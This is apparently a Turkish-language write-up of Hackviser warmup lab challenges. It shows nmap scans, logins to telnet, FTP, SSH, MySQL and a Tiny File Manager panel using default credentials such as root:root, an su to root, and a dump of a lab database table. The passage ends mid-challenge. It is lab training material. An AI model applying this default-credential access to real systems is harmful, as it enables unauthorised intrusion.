
Hackviser Warmups

Eren Ersoyluoğlu

Arrow:

Makineye erişim sağladığım gibi bir nmap taraması yapıyorum.




Tarama sonucunda bulduğum telnet portundan yola çıkarak aynı ip ye telnet bağlantısı kurmaya çalışıyorum.


Sistemin önerdiği gibi root:root bilgileri ile giriş denemsi yaptığımda cihaza bağlanmış bulunmaktayım.

File Hunter:


Sisteme bağlandığım gibi bir nmap taraması ile FTP portunun açık olduğunu fark ediyorum.



FTP portuna yaptığım bağlantı isteğinde default kullanıcı olan anonymous:anonymous' u değiyorum ve servera bağlanıyorum.




Dir komutu ile dizi içindeki dosyaları inceliyorum ve get komutu ile de bu dosyayı kendi bilgisayarıma indiriyorum.




Secure Command:

Sisteme erişim sağladığım gibi nmap taraması yapıyorum ve SSH portunun açık olduğunu görüyorum.




SSH portuna hackviser:hackviser gibi bağlanmaya çalışıyorum.

Bu kullanıcı biligileri ile sisteme erişim sağladığım su root ile root kullanıcısna geçiyorum ve root kullanıcısnın dizinine gidiyorum.




Query Gate:

Sisteme eriştiğim gibi nmap taraması başlatıyorum.



MySQL portu açık olduğu için database' e bağlanmaya çalışıyorum, hackviser kullanıcıs işe yaramıyoru fakat root:root ile database' e giriş yapıyorum. Show databases; komutu ile database bilgisini alıyoru ve use komutu ile istediğim database' e bağlanıyorum.



Show tables; ile dizinleri keşif edipt baist bir query ile hacker_list table' ının içini görebiliyorum.


```
MySQL [detective_inspector]> SELECT * FROM hacker_list
    -> ;
+------+-----------+-----------+------------+-----------+
| id   | firstName | lastName  | nickname   | type      |
+------+-----------+-----------+------------+-----------+
| 1001 | Jed       | Meadows   | sp1d3r     | gray-hat  |
| 1002 | Melissa   | Gamble    | c0c0net    | gray-hat  |
| 1003 | Frank     | Netsi     | v3nus      | gray-hat  |
| 1004 | Nancy     | Melton    | s1torml09  | black-hat |
| 1005 | Jack      | Dunn      | psyod3d    | black-hat |
| 1006 | Arron     | Eden      | r4nd0myfff | black-hat |
| 1007 | Lea       | Wells     | pumq7eggy7 | black-hat |
| 1008 | Hackviser | Hackviser | h4ckv1s3r  | white-hat |
| 1009 | Xavier    | Klein     | oricy4l33  | black-hat |
+------+-----------+-----------+------------+-----------+
9 rows in set (0.004 sec)

MySQL [detective_inspector]>
```

Discover Lernaean


Sisteme eriştiğim gibi nmap taraması başlatıyorum, ekstradan -sV komutu ile verisyon kontrolüde yapıyorum. System üzerinde Apache server çalıştığı için browser üzerinden IP' ye erişim sağlıyorum.

```
┌──[root@hackerbox]─[~]
└──╼ #nmap -sV 172.20.8.172
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-31 05:13 CDT
Nmap scan report for 172.20.8.172
Host is up (0.00022s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.56 ((Debian))
MAC Address: 52:54:00:8E:5F:53 (QEMU virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.40 seconds
```


Siteye eriştiğimde Apache’ nin kendi ana ekranına erişiyorum.




Site üzerinden ilerleyemediğim için dirb ile dizin taraması yaparak çalışna dizinleri keişf ediyom. Burada filemanager olarak bir dizin 200 kodu ile dönüyor.




Filemanager’ a eriştiğimde root:root gibi denemler yapıyorum fakat bir giriş sağlayamıyorum.




Tiny File Manager hakkında araştırma yaptığımda sisteme erişmek için default kullanıcı bilgileri buldum.



